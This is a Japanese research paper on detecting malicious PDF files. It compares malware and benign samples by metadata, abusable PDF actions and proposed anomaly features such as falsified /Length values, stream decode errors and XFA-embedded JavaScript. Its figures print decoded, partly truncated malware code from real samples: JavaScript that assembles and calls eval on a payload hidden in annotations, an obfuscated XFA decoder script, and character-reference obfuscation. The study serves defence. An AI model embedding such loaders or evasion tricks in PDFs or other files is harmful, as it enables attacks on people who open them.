マルウェアPDFの検出手法に関する一考察

岩本 舞[1]　小島 俊輔[1]　中嶋 卓雄[2]

概要：一般に PDF は静的な文書形式であるとみなされており，その危険性は広く認識されていない．しかし実際には様々なコードを実行可能なファイル形式であり，マルウェアとして利用されている．従来研究では，マルウェアに利用可能な PDF の仕様について研究されていたが，それらの特徴を実際に検出し検証を行ったものはなかった．そこで本稿では，実際のマルウェア PDF を用い，近年のマルウェアの特徴を明らかにするとともに，マルウェアの検出に有用な特徴がないか調査した．また，従来研究で悪用可能とされた機能や提案する特徴が実際のマルウェア検出に有用かどうか検討した．

A Study of Malicious PDF Detection Technique

Mai Iwamoto[1]　Shunsuke Oshima[1]　Takuo Nakashima[2]

Abstract:
PDF files are considered to be safe for the static file format. On the other hand, PDF files can be executed using various codes as a malware. Previous researches have conducted to find the PDF format used as a malware, have not extracted the features of PDF. In this paper, we find the features of the new malware using actual PDF malware files, then investigate to find the useful features to detect malware. Finally, we examine the usefulness to detect real malware document in terms of the malfunction and proposed features.

1. はじめに

PDF（Portable Document Format）[1] は，異なる環境下においても再現性の高い情報交換手段として，現在，広く利用されているファイル形式である．一般に，PDF ファイルは単なる静的な文書であり，実行可能なファイル（exe ファイル等）やマクロを含むファイル（MS Office ファイル等）と比べ，危険性が少ないと見なされている．しかしながら，実際には，PDF は様々なコードを実行可能なファイル形式であり，攻撃に利用される場合がある．PDF は，exe ファイルと異なり，メールに添付してもユーザに不信感を持たせることなく開かせることができ，また Web 上に置いた場合も，ブラウザがユーザの許可なく PDF を開く設定になっている場合があるため，ユーザにファイルを開かせるのが容易であるという意味では，攻撃者にとって有用性が高いファイル形式といえる．

従来研究では，PDF の機能を用いてどのような攻撃が可能か研究されていたが，実際のマルウェアの特徴を調査したものや，攻撃可能な手法が実際のマルウェアで利用されているのか，またそれらの手法を検出することによりマルウェアを検出できるのかについて検証したものはなかった．そこで本稿では，マルウェア PDF および正常 PDF のプロパティ情報からマルウェアの特徴を明らかにするとともに，従来研究で提案されたもののほかにマルウェアの検出に有用な特徴がないか調査を行った．また，従来手法および提案手法について，攻撃に利用可能な命令が，マルウェア PDF と正常 PDF にそれぞれどの程度の割合で含まれているのか調査し，マルウェア PDF の検出手法として用いることができるのか検討した．

2. PDF ファイルフォーマット

PDF の仕様は ISO 32000-1:2008 として公開されている．ここでは，図 1 を用いて，PDF の仕組みを簡単に説明する．

[1] 熊本高等専門学校
National Institute of Technology, Kumamoto College, Yatsushiro, Kumamoto 866–8501, Japan
[2] 東海大学
Tokai University, Toroku, Kumamoto 862–8652, Japan

```
%PDF-1.7
1 0 obj
<< /Type /Catalog /Pages 2 0 R >>
endobj
2 0 obj
<< /Type /Pages /Kids [3 0 R] /Count 1 >>
endobj
3 0 obj
<< /Type /Page /Parent 2 0 R /MediaBox [ 0 0 595 842 ]
   /Contents 4 0 R >>
endobj
4 0 obj
<< /Length 74 >>
stream
q
10 0 0 10 297 421 cm
0.8 0 0 rg
-10 -10 m
10 -10 l
10 10 l
-10 10 l
f
Q
endstream
endobj
xref
0 5
0000000000 65535 f
0000000009 00000 n
0000000058 00000 n
0000000115 00000 n
0000000207 00000 n
trailer
<< /Root 1 0 R /Size 5 >>
startxref
330
%%EOF
```

図 1 PDF ファイルの例

PDF では，すべての情報が複数のオブジェクトの組み合わせにより記述される．オブジェクトには，Boolean（真偽値），Numeric（数値），String（文字列），Name（名前），Array（配列），Dictionary（辞書），Stream（ストリーム），Null の 8 つの基本的な型がある．名前は，/から始まる任意の文字列であり，ファイル内で一意に定義される．配列は，[] 内に複数のオブジェクトを線形に並べたものである．辞書は，<< >>で囲まれた，名前オブジェクト（キー）と任意のオブジェクト（値）のペアの一覧である．ストリームは，辞書および stream と endstream で囲まれたバイト列からなる．バイト列は任意の形式で圧縮しておくことができ，読み込み時に辞書に記述された圧縮方式を参照してデコードする．

任意のオブジェクトに対し，他のオブジェクトから参照するために，ユニークなオブジェクト識別子を割り振ることができる．識別子を割り振られたオブジェクトを間接オブジェクトといい，X Y obj と endobj で囲むことで記述する．X はオブジェクト番号，Y は世代番号である．

PDF ファイルは，間接オブジェクトを参照していくことで，ページを構成している．PDF ビューワはまず初めに，PDF ファイルの末尾に記述されている，trailer（トレイラー）と呼ばれる辞書を参照する．たとえば図 1 では，トレイラーは，オブジェクト 1 を参照している．オブジェクト 1 は，PDF ファイル全体の構成に必要な情報を格納しており，ページの一覧に関する情報としてオブジェクト 2 を参照している．オブジェクト 2 は，PDF ファイルのページ一覧情報を格納しており，ページとしてオブジェクト 3 を参照している．オブジェクト 3 は，ページの描画サイズを格納しており，ページの内容としてオブジェクト 4 を参照している．オブジェクト 4 には，実際にページに表示される内容が記述されている．

PDF ファイルは，暗号化することで，閲覧・印刷・修正等に制限をかけることが可能である．PDF の暗号化では，ファイル全体が暗号化されるのではなく，実際のページの内容を示すストリームのバイト列（図 1 におけるオブジェクト 4 の stream から endstream で囲まれた部分）のみが暗号化の対象となる．このため，PDF ファイルが暗号化されていて，パスワードが分からない場合でも，ファイル構造は取り出すことができる．

3. 従来研究

文献 [2] では，マルウェアを正常なファイルに偽装する方法や，マルウェア PDF によってシステムを停止させる方法，情報を盗み出す方法等，PDF をどのように悪用できるか，具体的な例を用いて説明している．

文献 [3] では，攻撃者に利用されうる危険な機能の紹介と分類を行っている．また，PDF を利用したフィッシングや二段階攻撃等について，危険性の評価を行っている．

文献 [2][3] によれば，PDF には以下のような攻撃者が悪用可能な機能が実装されている．

/GoTo　現在の文書内の指定された位置へ移動する．

/GoToR　他の文書の指定された位置へ移動する．

/GoToE　PDF ファイルに埋め込まれた文書の，指定された位置へ移動する．

/Launch　文書を開くために他のソフトウェアを起動する．起動するソフトウェアは OS ごとに選択される．

/URI　URI を解決する．該当部分をユーザがクリックした際にブラウザで URL を開く等の用途で使用される．

/SubmitForm　名前とフォームで入力された値を，与えられた URL に対し送信する．

/ImportData　FDF（Forms Data Format）ファイルから文書にデータをインポートする．

/JavaScript　JavaScript を実行する．

しかし，従来研究では，実際にどの程度のマルウェアにおいて攻撃可能な機能が利用されているのか，また，悪用可能な機能の有無を検出することによりマルウェアか否かを判別可能か検証されていなかった．そこで本稿では，攻撃に利用可能な命令が，マルウェア PDF と正常 PDF にそれぞれどの程度の割合で含まれているのか調査し，これらの特徴を実際のマルウェアの検出に利用できるのかを明らかにする．



図 2 収集年と PDF バージョン（マルウェア）

		マルウェア	正常
ファイルサイズ	最小値	1.6KB	4KB
	最大値	129KB	100MB
	平均値	24KB	2.9MB
ページ数	最小値	1	1
	最大値	8	2610
	平均値	1.7	28
用紙サイズ	A4	43(19%)	724(70%)
	letter	138(62%)	21(2%)

表 1 文書のファイルサイズ，ページ数，用紙サイズ

4. データセット

今回の実験では，正常 PDF として，熊本高等専門学校八代キャンパスに設置されたプロキシサーバで収集した PDF ファイル 1035 個を用いた．また，マルウェア PDF として，2010 年から 2015 年の間に収集された D3M データセット [4] に含まれる PDF ファイル 349 個のうち，VirusTotal [5] にマルウェアとして登録されていた 221 個を用いた．実験に用いたファイルはすべてユニークであり，重複するものはない．同じマルウェア PDF が複数年にわたって収集されている場合は，一番古い年に繰り入れている．

4.1 PDF ファイルのプロパティ情報

マルウェア PDF の傾向を調査するため，pdfinfo 3.04[6] を用いて，マルウェア PDF および正常 PDF のプロパティ情報を解析した．

図 2 に，マルウェア PDF の収集年ごとの PDF バージョン分布を示す．2010 年は PDF1.2〜1.4 の古いバージョンのマルウェア PDF が多く確認されている．その後，2011 年に一度数が減少したのち，2012 年以降，PDF1.5 以上の新しいバージョンが増えている．D3M で収集されたマルウェア PDF は，2013 年以降は減少傾向にある．

表 1 に，マルウェア PDF と正常 PDF の，ファイルサイズ，ページ数，用紙サイズを示す．全体的にマルウェア PDF はファイルサイズが小さく，ページ数が少ないことがわかる．また，用紙サイズについては，正常 PDF では 70%が A4 サイズであったが，マルウェア PDF では 19%にとどまり，代わりに letter サイズのファイルが 62%を占めた．またマルウェア PDF の中には，用紙サイズが 1pt × 1pt という，通常の PDF ファイルにはない用紙サイズのファイルも見られた．

表 2 に正常 PDF，**表 3** にマルウェア PDF における PDF 作成ソフトウェア情報（`/Producer`）を示す．正常 PDF では，Adobe，Microsoft Office，JUST PDF などの有名なソ

/Producer	Num
Acrobat Distiller	340
Adobe PDF Library	168
Adobe Acrobat	50
その他の Adobe 製品	19
Microsoft Word	87
Microsoft Excel	33
Microsoft PowerPoint	25
JUST PDF	43
Mac OS Quartz PDFContext	36
Ghostscript	38
iText	36
dvipdfmx	13
（データなし）	33
（その他）	114

表 2 正常データセットの PDF 作成ソフトウェア情報

/Producer	Num
（データなし）	174
Scribus PDF Library 1.3.3.12	10
Toldihiqanopo	6
TCPDF 4.8.032 (http://www.tcpdf.org)	4
Folqakojoj	3
Notepad	3
Scribus PDF Library 1.3.3.13	3
Acrobat Web Capture 10.0	2
Neon PDFLib 166.50.167	2
.126.104.84.(中略).137.82.71.72.	1
47dd92b1071a4ea3bd1564629f4b030c	1
4f80dcbf24c10c3ce9f7a1516a62e587	1
ATbayHytIkQsAll	1
Blackpad	1
Dalohouibofikiporo	1
EmEditor	1
NeTSnrx	1
PDF Library 4.7.6	1
Polifqamai	1
awbUevqAWaZNNsMNxpN	1
bSUXfxhWmGxBvBG	1
c273a867d4f81ad1055432bd598e114e	1
e3ea33961a7c5b1ec04d6c97aa3b5379	1
e4f037a7b0481cac2b28293cd99a559f	1

表 3 マルウェアデータセットの PDF 作成ソフトウェア情報

フトウェアや，Mac OS 付属の Quarts PDFContext，また Ghostscript，dvipdfmx，iText といったフリーのツールで作成されていたものが多く見られた一方で，マルウェア PDF では，/Producer が設定されていないファイルや，でたらめな文字列が入ったファイルが多く見られた．

ファイルサイズ，ページ数，用紙サイズ，PDF 作成ソフトウェアといった情報は，いずれもマルウェアの挙動とは直接関係がないため，直接検出に利用することはできないが，マルウェア PDF と正常 PDF で傾向に大きな違いが見られた．

5. 提案手法

本稿では，実際のマルウェアで見られた特徴をもとに，マルウェアを検出する手法を提案する．提案するマルウェア PDF の特徴は以下のとおりである．

不正な /Length 0　ストリームオブジェクトにおいて，実際にはバイトデータがあるにもかかわらず，辞書に /Length 0 と記述されている場合，攻撃者によって何らかの細工が施されている可能性がある．

ストリームデコードエラー　ストリームオブジェクトのデータは，FlateDecode 等で圧縮されている場合があり，圧縮形式は/Filter にて指定される．暗号化されていないにもかかわらず，指定された圧縮形式でデコードできない場合，攻撃者によって何らかの細工が施されている可能性がある．

application/x-javascript　PDF1.5 以降では，Adobe XFA（XML Forms Architecture）ベースの対話型フォームがサポートされている．XFA ベースの場合，JavaScript を動作させるためにリソース中で application/x-javascript が指定される．

6. 実験

6.1 実験手法

今回の実験では，第 3 節で解説した，従来研究で悪用可能とされた機能（/GoTo，/GoToR，/GoToE，/Launch，/URI，/ImportData，/SubmitForm，/JavaScript）や，提案するマルウェアの特徴（不正な/Length 0，ストリームデコードエラー，application/x-javascript）を含む PDF ファイルを収集年ごとに集計した．なお，PDF ファイルの解析にはフリーの PDF 解析ツール pdf-parser.py [7] を用い，一旦バイナリデータをテキストデータに変換したのち，文字列を検索することで実験を行った．

6.2 実験結果

実験結果を表 4 に示す．今回使用した D3M データセットでは，/GoTo，/GoToR，/GoToE，/Launch，/URI，/ImportData，/SubmitForm を利用したマルウェア PDF は見られなかった．一方で，正常 PDF には/GoTo が約 15%，/URI が約 6%の割合で含まれていた．

```
4 0 obj
<<
    /Type /Action
    /S /JavaScript
    /JS 5 0 R
>>
endobj

5 0 obj
<<
    /Length 295
    /Filter /FlateDecode
>>
stream
var fnc = 'e';
var sum = '';
var num = 1;
var buffer = "";
var pr = null;

app.doc.syncAnnotScan();

if (app.plugIns.length == 0) {
    fnc += "x";
    num = 0;
}

if (!(app.plugIns.length == 0)) {
    var xnm = {   nPage: 0  };
    pr = app.doc.getAnnots(xnm);
    sum = pr[num].subject;
}

if (app.plugIns.length >= 1) {
    fnc += 'v';
    var buf = sum.split(/-/);
    for (var n = 1; n < buf.length; n++) {
      buffer += String.fromCharCode("0" + "x" + buf[n]);
    }
}

if (app.plugIns.length > 2) {
    fnc += 'a';
    app[fnc + 'l'] (buffer);
}
endstream
endobj
```

図 3　Action 辞書を用いた JavaScript コード（成形済）

D3M データセットのうち，2010 年に収集されたマルウェア PDF はすべて/JavaScript を使ったものであったが，2011 年以降は，/JavaScript を利用したものは大きく減少しており，代わりに XFA を用いて，JavaScript を記述したものが登場している．図 3 に Action 辞書を用いた JavaScript コードを，図 4 に XFA を用いた JavaScript コードの例を示す．図では分かりやすいようにストリームのデータをデコードした状態で表示しているが，実際のファイルでは stream から endstream の間は/Filter で指定した方式で圧縮し格納されている．

図 3 を見ると，辞書内で/JavaScript を指定しているため，ストリームの内容を解析しなくても JavaScript を使用している箇所を特定できる．しかし，図 4 のように，XFA を用いると，ストリームをデコードするまで JavaScript を利用していることが分からないため，マルウェアとして検出されにくくする目的で，新たに XFA を使う手法が登場したのではないかと考えられる．また XFA を使った手法の中には，図 5 のように，文字参照を使用して難読化した

	malware						benign
	2010	2011	2012	2013	2014	2015	2015
/GoTo	2	0	0	0	0	0	154
/GoToR	0	0	0	0	0	0	1
/GoToE	0	0	0	0	0	0	0
/Launch	0	0	0	0	0	0	1
/URI	0	0	0	0	0	0	66
/ImportData	0	0	0	0	0	0	0
/SubmitForm	0	0	0	0	0	0	0
/JavaScript	113	10	9	2	1	0	1
不正な/Length 0	41	0	57	0	0	0	0
ストリームデコードエラー	14	2	0	14	0	0	0
application/x-javascript	0	5	62	14	0	0	0
全ファイル数	113	16	71	16	3	2	1035

表 4 収集年ごとの特徴検出ファイル数

```
95 0 obj
<<
    /Length 1313
    /Filter /FlateDecode
    /Type /EmbeddedFile
>>
stream
<template>...（中略）...
<xfa:script contentType='application/x-javascript'>
czcz=event;
t=czcz;
a="53@1484P1L4N@4484B4B4G@44L4E2M53@6484P1L49@94949271L@
84A4A4A27@81L4B4B4B@1271L4C4C@04C271L4D@44D4D271L@44E4E4
E27@21L4F4F4F@62M53484P@61L4N4M4G@54L514C4P@050464827@91
L4G2M53@6484P1L55@91L2O1L4L@04C541L32@24P4P4856@023242M5
3@8484P1L56@61L2O1L4L@04C541L32@94P4P4856@523242M53@8484
P1L46@04J2C2O1N@82F4A2D2B@12H2B2B4D@22B2G2C2I@22J2B2F48@
52E4A2D2...（中略）...2E@323242M".replace(/\\*\\^/g,"");
function eis(s){
    src_table = "MFRH3A2G1y_DN9vp7qUuWZEtriVzfISOnKm0sdX
h?BQL.&#38;Y5aj8#PeC6%boTwxc=kJ4-l:g/";
    dest_table = "dq&#38;EpgKF3twh_NvQJkzB%MCo8saDOWy:#u
-mGSO2b7A4fULVR/iX6ej1c=nP.?9HxI5lrZYT";
    ret = [];
    for(var i = 0; i < s.length; i++ )
    {
        var index = src_table.indexOf(s[i]);
        if( index > -1 ) {
            ret.push(dest_table[index]);
        }
    }
    return ret.join("");
}
function vqvq(z){return eis("3VlieJoy")}
cxz=eis("evV-");
t=t[eis("yVlAey")];
if(7100<t.filesize)k=t[cxz];
s="";
z=a;
str=eis("dy"+"l8oA");
ss=k(str);
xz=a.length;
q=k(vqvq());
if(7100<t.filesize)ss=ss[eis(".lt"+"OEDV"+"lEt"+"Me")];
for(i=0;xz>i+1;i=2+i){
    if ("@"!=z[i]){
        s=s+(ss(q(z.substr(i,2),24+2)-15));
    }
}
z=xvasvs=s;
if(1)k(z);
vdgweh=041;
</xfa:script>...（中略）...
</template>
endstream
endobj
```

図 4 XFA を用いた JavaScript コード（成形済）

```
<h:script contentType='&#97;&#0112;plication/&#120;-jav
ascript'>
&#10;&#105;f&#40;&#97;pp&#41;a&#114;=&#91;&#45;&#52;&#4
4;&#10;
&#45;3&#44;&#10;&#13;-&#50;,
&#13;-&#49;,
&#13;&#13;&#48;&#44;&#10;&#13;
&#45;&#51;,&#10;
&#13;&#49;,p
&#13;&#13;&#49;&#44;
...（後略）
```

図 5 難読化された JavaScript コード

ものも存在し，攻撃者により JavaScript を使っていることを検出されない工夫が施されていた．図 2 で，2012 年に PDF1.6 のマルウェアが増えたのは，PDF1.5 からサポートされた XFA を使用するためではないかと考えられる．

また，マルウェア PDF には，/Length が正しく設定されていない，/Filter で指定した方式でデコードができないなど，構造情報と実際に格納されたデータが一致しないストリームオブジェクトが見られた．これらの PDF ファイルには攻撃者による何らかの細工が施されていると考えられる．実際に D3M データセットでは，JavaScript のソースコードを含んだストリームの/Length を 0 と偽った事例が見られたが，これは JavaScript のコードを隠すための細工ではないかと思われる．なお，2015 年に Adobe がリリースした無料の PDF ビューワ Adobe Acrobat DC 2015 を用いた調査では，ストリームの/Length を偽った場合でもエラーなくストリームに記述した文書が表示された．さらに，/Filter で指定した方式でデコードができない場合も，特にエラーメッセージが出ることはなかった．

7. まとめ

本稿では，マルウェア PDF と正常 PDF の差異を明らかにし，マルウェア PDF を検出する特徴を提案し，従来手法と提案手法を用いてマルウェアの検出の比較を行った．

まず，マルウェア PDF と正常 PDF のプロパティ情報を比較した．その結果，マルウェアは正常 PDF と比べファ

イルサイズが小さいこと，また用紙サイズや PDF 生成ソフトウェア情報に格納された値の傾向が異なることが分かった．これらはマルウェアの挙動には直接関係しないが，マルウェア PDF と正常 PDF で傾向が大きく異なったため，検出の一要素として利用できる可能性がある．

次に，マルウェア PDF と正常 PDF に，従来研究で攻撃に利用可能とされた機能および提案するマルウェアの特徴がどれだけ含まれるか実験した．その結果，従来研究で攻撃に利用可能とされた機能のうち，/JavaScript 以外の 7 つの機能については，D3M データセットに含まれるマルウェアでは使用されていなかった．また，/GoTo および /URI については，正常 PDF でも多く使用されており，これらの情報だけでは，マルウェアの検出はできないことが分かった．

D3M データセットに含まれるマルウェア PDF で主に使われているのは JavaScript であった．ただし，2010 年に多く見られた/JavaScript を用いた攻撃手法はその後大きく減少し，代わりに 2011 年からは XFA を用いて JavaScript を実行するマルウェアが登場している．

また，マルウェア PDF の中には，ストリームの/Length に不正な値が設定されている，/Filter で指定した方式でデコードできないなど，攻撃者が何らかの細工を施しているとみられるものが存在した．一般のユーザがソフトウェアを用いて作成した PDF ファイルにはこのような特徴は現れないため，マルウェアを判別する大きな手掛かりになる．

本稿では，マルウェアの特徴を調査し，それを用いてマルウェアの検出が可能かどうか検討した．結果として，本稿の実験で使用したマルウェア 221 個のうち，216 個は JavaScript を用いたものであり，/JavaScript もしくは application/x-javascript により検出できた．一方，正常 PDF での JavaScript の使用率は，今回収集した正常 PDF では 1035 個中 1 個と低く，多くの正常 PDF では使用されていないと考えられる．しかし，JavaScript の使用の有無だけでなく，プロパティ情報や，ストリームに設定された不正な値等と組み合わせて検出することで，より確実なマルウェア PDF の検出が可能ではないかと考えられる．

今後の課題として，現在 D3M データセットのみをマルウェア PDF のサンプルとしており，サンプル数が不足しているため，他のデータセットでも検証を行うことがあげられる．また，/Length に不正な値を設定したものや，/Filter に指定された圧縮形式でデコードできないデータを攻撃者がどのように利用しているのか，より深く解析する必要がある．また，2011 年に 1 件，2014 年と 2015 年にそれぞれ 2 件ずつ，JavaScript を利用していないマルウェア PDF が存在したため，どのような攻撃が行われているのか調査する必要がある．

D3M データセットでは，全体的にマルウェア PDF は減少傾向にある．しかしながら，D3M データセットは，Web クライアント型ハニーポットにより収集されており，メール等のプッシュ型攻撃のデータは収集されていない．そのため，D3M データセットに含まれる PDF ファイルのサンプルが減少したことは，必ずしもマルウェア PDF が減少していることを意味するものではなく，今後も動向を注視していく必要がある．

参考文献

[1] Adobe Systems Incorporated: Document management — Portable document format — Part 1:PDF 1.7, http://www.adobe.com/content/dam/Adobe/en/devnet/acrobat/pdfs/PDF32000_2008.pdf.
[2] Raynal, F., Delugr, G. and Aumaitre, D.: Malicious origami in PDF., *Journal in Computer Virology*, Vol. 6, No. 4, pp. 289–315 (2010).
[3] Blonce, A., Filiol, E. and Frayssignes, L.: Portable document format (pdf) security analysis and malware threats, *Presentations of Europe BlackHat 2008 Conference* (2008).
[4] 雅紀神薗，満昭秋山，貴弘笠間，純一村上，充弘畑田，真敏寺田：マルウェア対策のための研究用データセット〜MWS Datasets 2015〜，技術報告 6，プライスウォーターハウスクーパース株式会社, 日本電信電話株式会社，NTT セキュアプラットフォーム研究所, 国立研究開発法人情報通信研究機構, 株式会社 FFRI, エヌ・ティ・ティ・コミュニケーションズ株式会社, 株式会社日立製作所 (2015).
[5] VirusTotal: VirusTotal, https://www.virustotal.com/ja/.
[6] Clyph & Cog, LLC.: Xpdf, http://www.foolabs.com/xpdf/home.html.
[7] Stevens, D.: Didier Stevens pdf-parser.py, http://blog.didierstevens.com/2008/10/30/pdf-parserpy/.